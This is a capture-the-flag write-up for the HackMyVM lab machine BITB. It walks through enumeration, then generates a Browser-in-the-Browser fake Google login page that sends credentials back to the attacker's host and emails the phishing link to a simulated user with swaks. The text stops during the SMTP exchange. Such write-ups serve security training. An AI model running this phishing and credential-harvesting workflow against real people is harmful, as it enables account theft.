Write-up BITB on HackMyVM
Welcome to my writeup for BITB, a custom built (Linux) machine available for download on HackMyVM. The concept for this machine was born after I developed a demonstration tool named RED-BITB, designed to showcase the mechanics of a Browser-in-the-Browser (BitB) attack. Unlike static CTF challenges, this machine features heavy user interaction, requiring the attacker to understand how simulated victims interact with malicious components in real time.
- Machine link: HackMyVM - BITB
- Difficulty: Advanced
- Core concepts: Browser-in-the-Browser (BitB) phishing, user interaction, reconnaissance, static binary analysis, PUT method abuse, privilege escalation.
Getting started
Before diving into the engagement, establishing a structured working directory is crucial. Maintaining organized project files, notes, and scan results is essential for efficiency in any CTF or penetration test.
Our first step is to create a dedicated project folder and verify our local network configurations.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
┌──(emvee㉿kali)-[~]
└─$ cd Documents

┌──(emvee㉿kali)-[~/Documents]
└─$ mkdir HackMyVM

┌──(emvee㉿kali)-[~/Documents]
└─$ cd HackMyVM

┌──(emvee㉿kali)-[~/Documents/HackMyVM]
└─$ mkdir BITB

┌──(emvee㉿kali)-[~/Documents/HackMyVM]
└─$ cd BITB

┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:24:46:73 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 541sec preferred_lft 541sec
    inet6 fe80::a00:27ff:fe24:4673/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 46:26:f9:48:ef:bf brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-d3f1e1da70ec: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 26:85:a7:27:19:ac brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-d3f1e1da70ec
       valid_lft forever preferred_lft forever
    inet6 fe80::2485:a7ff:fe27:19ac/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
5: veth57d6afa@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether 46:4b:dd:72:64:cc brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::444b:ddff:fe72:64cc/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
6: veth0a2d2f6@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether da:f2:30:44:43:b8 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::d8f2:30ff:fe44:43b8/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
7: veth14d343e@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether 4e:a9:27:57:aa:f4 brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::4ca9:27ff:fe57:aaf4/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
The output confirms that our attacker IP address on the eth0 interface is 10.0.2.3, residing within a /24 subnet. With our workspace properly configured and our local network boundaries defined, we can proceed to active host discovery. To quickly map out live hosts within our local subnet, we will utilize fping.
1
2
3
4
5
6
7
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ fping -ag 10.0.2.0/24 2> /dev/null
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.19
The network sweep reveals an interesting live host at 10.0.2.19. To streamline our workflow, ensure consistency, and prevent syntax or typing errors in subsequent commands, we will store this target IP address into a local environment variable:
1
2
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ ip=10.0.2.19
With the target IP successfully assigned to the $ip variable, we can transition from host discovery to port scanning and service enumeration.
Enumeration
With the target IP address safely stored, we proceed to the service enumeration phase. To get a complete overview of the attack surface, we will execute a full TCP port scan using nmap, checking all 65535 ports (-p-), running default reconnaissance scripts (-sC), and probing the open ports for software version detection (-sV).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ sudo nmap -sC -sV -T4 -p- $ip
[sudo] password for emvee:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-30 15:01 +0200
Nmap scan report for bitb.hmv (10.0.2.19)
Host is up (0.00057s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
| smtp-commands: bitb.hmv, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
|_ 2.0.0 Commands: AUTH BDAT DATA EHLO ETRN HELO HELP MAIL NOOP QUIT RCPT RSET STARTTLS VRFY XCLIENT XFORWARD
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=bitb
| Subject Alternative Name: DNS:bitb
| Not valid before: 2026-08-28T20:07:08
|_Not valid after:  2036-08-25T20:07:08
80/tcp open  http    Apache httpd 2.4.66 ((Ubuntu))
|_http-title: Bored in the Business (BITB) | Corporate Efficiency
|_http-server-header: Apache/2.4.66 (Ubuntu)
MAC Address: 08:00:27:84:CA:D8 (Oracle VirtualBox virtual NIC)
Service Info: Host:  bitb.hmv; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.33 seconds
The nmap output provides several critical pieces of information about our target:
- Host Information: The MAC address vendor explicitly indicates an Oracle VirtualBox environment, and the SSL certificate leaks a local domain name:
bitb.hmv. - Port 25 (SMTP): An active mail server running Postfix smtpd. The server supports standard mail commands and utilizes an
SSL/TLScertificate withcommonName=bitb. - Port 80 (HTTP): A web server running Apache httpd 2.4.66 on an Ubuntu operating system. The page title is returned as
Bored in the Business (BITB) | Corporate Efficiency, confirming this is the custom web application designed for the machine.
Given the theme of this machine revolves around user interaction and Browser-in-the-Browser (BitB) phishing, the combination of an SMTP mail server and an HTTP web server strongly suggests a scenario where we may need to interact with a simulated user via email or web portals.Our next logical move is to inspect the web application on port 80 and add bitb.hmv to our local /etc/hosts file for proper domain resolution.
Navigating to the target’s web server on port 80 reveals a corporate landing page for a fictional company called “Bored in the Business (BITB)”. 
The website presents a highly satirical corporate theme, claiming to turn “corporate boredom into maximum revenue” through automated wealth structures.
Looking past the corporate buzzwords, we analyze the structure of the site. It features standard sections such as Home, About Us, Contact, and a prominent Portal Login link in the navigation menu. The page mentions compatibility with Google infrastructure and deployment models.
At the center of the page, there is an action button labeled “Launch Enterprise Desk”. Clicking this button or trying to access the Portal Login will likely play a central role in triggering the Browser-in-the-Browser (BitB) components that this machine is built around. 
When scrolling down to the footer of the webpage, we discover a crucial piece of administrative information. Under the section titled “Connect Your Infrastructure,” the page instructs users to reach out to their execution partner via email to initialize secure connectivity.
Right below the “Launch Enterprise Desk” button, a specific corporate email address is exposed:
- Target email:
luke.alike@bitb.hmv
This discovery is highly significant. Combined with our earlier Nmap scan that revealed an active Postfix SMTP server on port 25, this email address provides us with a clear target identity. We now have a specific user (Luke Alike: luke.alike@bitb.hmv) to target, confirming our hypothesis that social engineering, phishing, or automated user interaction via the mail server will be required to breach the network. 
Before looking closely at the mail server, we also examine the Portal Login link found at the top of the homepage. Clicking the link redirects us to a dedicated subdomain: http://login.bitb.hmv/. Upon visiting this page, we are presented with a clean corporate login form.At this stage of our enumeration, we have not uncovered any valid credentials or password leaks that we could supply to the form. Bruteforcing the login blindly at this point would be inefficient. This barrier indicates that we need to look elsewhere to obtain our initial access tokens or credentials, leading us back to our primary lead: the active mail server and the internal user we discovered.
Before moving forward with the mail server, it is standard practice to map out the web server’s structure. Performing web directory brute forcing allows us to uncover hidden files or directories that are not explicitly linked on the main homepage. For this task, we will utilize dirsearch.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ dirsearch -u http://$ip
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/emvee/Documents/HackMyVM/BITB/reports/http_10.0.2.19/_26-08-30_15-09-30.txt

Target: http://10.0.2.19/

[15:09:30] Starting:
[15:09:36] 403 -  314B  - /.ht_wsr.txt
[15:09:36] 403 -  314B  - /.htaccess.bak1
[15:09:36] 403 -  314B  - /.htaccess.orig
[15:09:36] 403 -  314B  - /.htaccess.sample
[15:09:36] 403 -  314B  - /.htaccess.save
[15:09:36] 403 -  314B  - /.htaccess_extra
[15:09:36] 403 -  314B  - /.htaccess_orig
[15:09:36] 403 -  314B  - /.htaccess_sc
[15:09:36] 403 -  314B  - /.htaccessBAK
[15:09:36] 403 -  314B  - /.htaccessOLD
[15:09:36] 403 -  314B  - /.htaccessOLD2
[15:09:36] 403 -  314B  - /.htm
[15:09:36] 403 -  314B  - /.html
[15:09:36] 403 -  314B  - /.htpasswd_test
[15:09:36] 403 -  314B  - /.htpasswds
[15:09:36] 403 -  314B  - /.httr-oauth
[15:09:39] 403 -  314B  - /.php
[15:10:21] 200 -  716B  - /artifactory/
[15:12:22] 403 -  314B  - /server-status
[15:12:22] 403 -  314B  - /server-status/

Task Completed
The scan successfully identifies an interesting endpoint returning a 200 OK status code:
- Discovered directory:
/artifactory/
While the server blocks access to core configuration patterns (returning 403 Forbidden for .htaccess variants), the /artifactory/ directory is fully accessible. Given that corporate artifact repositories often contain software builds, tools, or sensitive developer resources, this endpoint warrants immediate manual inspection via our web browser. 
Following the path uncovered by our directory scan, we navigate to http://bitb.hmv/artifactory/ in our browser. Instead of an open directory listing or a public file repository, we are met with yet another authentication screen, an Artifactory Login page.
Just like the primary portal, this interface requires valid credentials to grant access. Since our enumeration has not yielded any usernames and passwords yet, this login page remains a dead end for now.
However, discovering this second portal reinforces the idea that we need to find a way to harvest valid user credentials from the system. This brings our focus back to the internal user identity we leaked earlier and the active mail infrastructure.
Reflecting on our earlier enumeration of the homepage, the instructions explicitly stated to send an email providing link details for infrastructure authentication. Additionally, the corporate text heavily emphasized close collaboration with Google infrastructure. This context gives us a precise roadmap, we can leverage a Browser-in-the-Browser (BitB) attack tailored to simulate a Google login interface.
To achieve this, we will utilize RED-BITB, a custom demonstration tool built specifically to analyze and simulate the mechanics of browser nested phishing windows. Because this tool was originally designed for educational awareness, the generated templates do not mirror strict corporate branding out of the box, but rather demonstrate the structural flaws of modern URL visual cues in embedded frames.
We run the generator to build our malicious landing page.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
┌──(emvee㉿kali)-[~/Documents/BITB/Generator]
└─$ python3 RED-BITB-Generator.py

    ██████╗ ███████╗██████╗       ██████╗ ██╗████████╗██████╗
    ██╔══██╗██╔════╝██╔══██╗      ██╔══██╗██║╚══██╔══╝██╔══██╗
    ██████╔╝█████╗  ██║  ██║█████╗██████╔╝██║   ██║   ██████╔╝
    ██╔══██╗██╔══╝  ██║  ██║╚════╝██╔══██╗██║   ██║   ██╔══██╗
    ██║  ██║███████╗██████╔╝      ██████╔╝██║   ██║   ██████╔╝
    ╚═╝  ╚═╝╚══════╝╚═════╝       ╚═════╝ ╚═╝   ╚═╝   ╚═════╝
    Browser in the Browser demo Generator created by eMVee

===========================================================================
  BITB INTERACTIVE COMPILER CONSOLE
===========================================================================
[*] Which browsers should be supported by the auto-detection interface?
  [0] ALL BROWSERS (Compile comprehensive multi-engine support frame)
  [1] Only Chrome
  [2] Only Edge
  [3] Only Firefox
  [4] Only Safari
===========================================================================
[>] Enter the number of your choice (0 or matching ID): 0

==================================================
  SELECT TARGET AUTHENTICATION SERVICE
==================================================
  [1] Firefox
  [2] Google
  [3] Microsoft
  [4] Safari
==================================================
[>] Enter the number of your login service choice: 2

==================================================
  RECEIVING SERVER IP / DOMAIN CONFIGURATION
==================================================
[*] Enter the host address where your data dumper server is listening.
[*] Press Enter to keep default (relative path / local host).
[>] IP/Domain (e.g., 192.168.1.50 or ctf.local): 10.0.2.3

[ * ] BitB Modular Compiler initialized...
[   ] Selected login service: GOOGLE
[   ] Embedded browser styles: CHROME, EDGE, FIREFOX, SAFARI
[   ] Target data-receiver URL: http://10.0.2.3
[   ] Browser detection configured to: AUTOMATIC (Client-side)
[ + ] Success! 'index.html' has been generated.
[ + ] Data logs will post back to: http://10.0.2.3/log
[ + ] Post-back tracking target mapped to: https://accounts.google.com


┌──(emvee㉿kali)-[~/Documents/BITB/Generator]
└─$ cp index.html ..
During the compilation wizard, we configure the following attributes to optimize the vector:
- Browser support: We choose [
0] ALL BROWSERS to ensure that no matter what user-agent the target simulation uses, the phishing layout auto-detects and visually morphs to fit their specific browser engine (Chrome, Edge, Firefox, or Safari). - Target service: We select option [
2] Google to match the target’s corporate profile. - Data exfiltration IP: We supply our attacker IP (
10.0.2.3), meaning any credentials supplied to the fake window will execute a POST request directly back to our listener.
With the dynamic index.html file generated and moved to our working directory, we need to spin up the receiving infrastructure. We execute the companion script RED-BITB-Server.py, which sets up a web server that hosts our generated framework and listens for incoming stolen credentials.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(emvee㉿kali)-[~/Documents/BITB]
└─$ python3 RED-BITB-Server.py

        ██████╗ ███████╗██████╗       ██████╗ ██╗████████╗██████╗
        ██╔══██╗██╔════╝██╔══██╗      ██╔══██╗██║╚══██╔══╝██╔══██╗
        ██████╔╝█████╗  ██║  ██║█████╗██████╔╝██║   ██║   ██████╔╝
        ██╔══██╗██╔══╝  ██║  ██║╚════╝██╔══██╗██║   ██║   ██╔══██╗
        ██║  ██║███████╗██████╔╝      ██████╔╝██║   ██║   ██████╔╝
        ╚═╝  ╚═╝╚══════╝╚═════╝       ╚═════╝ ╚═╝   ╚═╝   ╚═════╝
        Browser in the Browser demo created by eMVee

[!] Server actively hosting files and listening for logs on http://localhost:80 ...
Our phishing page is live and our receiver is listening.
The next step is to interact with the target mail server (Postfix on Port 25) to deliver our malicious link directly to luke.alike@bitb.hmv. Once the automated user interaction script on the machine processes the message and clicks our link, their input credentials will be caught by our listening console.
With our server running and waiting, we need to deliver the attack link to our target user. To communicate directly with the Postfix server running on port 25, we will utilize Swaks (Swiss Army Knife for SMTP). To ensure the automated internal browser interaction script processes our link, we must force the mail body to render as HTML rather than plain text. We achieve this by explicitly adding the Content-Type: text/html header to our payload.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ attacker=10.0.2.3

┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ ip=10.0.2.19

┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ swaks --body "click me <a href='http://$attacker/'>http://$attacker/</a>" --add-header "Really: 1.0" --add-header "Content-Type: text/html" --header "Subject: Important" -t luke.alike@bitb.hmv -f attacker@corp.com --server $ip
=== Trying 10.0.2.19:25...
=== Connected to 10.0.2.19.
<-  220 bitb.hmv ESMTP Postfix (Ubuntu)
 -> EHLO kali
<-  250-bitb.hmv
<-  250-PIPELINING
<-  250-SIZE 10240000
<-  250-VRFY
<-  250-ETRN
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250-DSN
<-  250-SMTPUTF8
<-  250 CHUNKING
 -> MAIL FROM:<attacker@corp.com>
<-  250 2.1.0 Ok
 -> RCPT TO:<luke.alike@bitb.hmv>
<-  250 2.1.5 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Sun, 30 Aug 2026 15:19:26 +0200
 -> To: luke.alike@bitb.hmv
 -> From: attacker@corp.com
 -> Subject: Important
 -> Message-Id: <20260830151926.2697608@kali>
 -> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
 -> Really: 1.0
 -> Content-Type: text/html
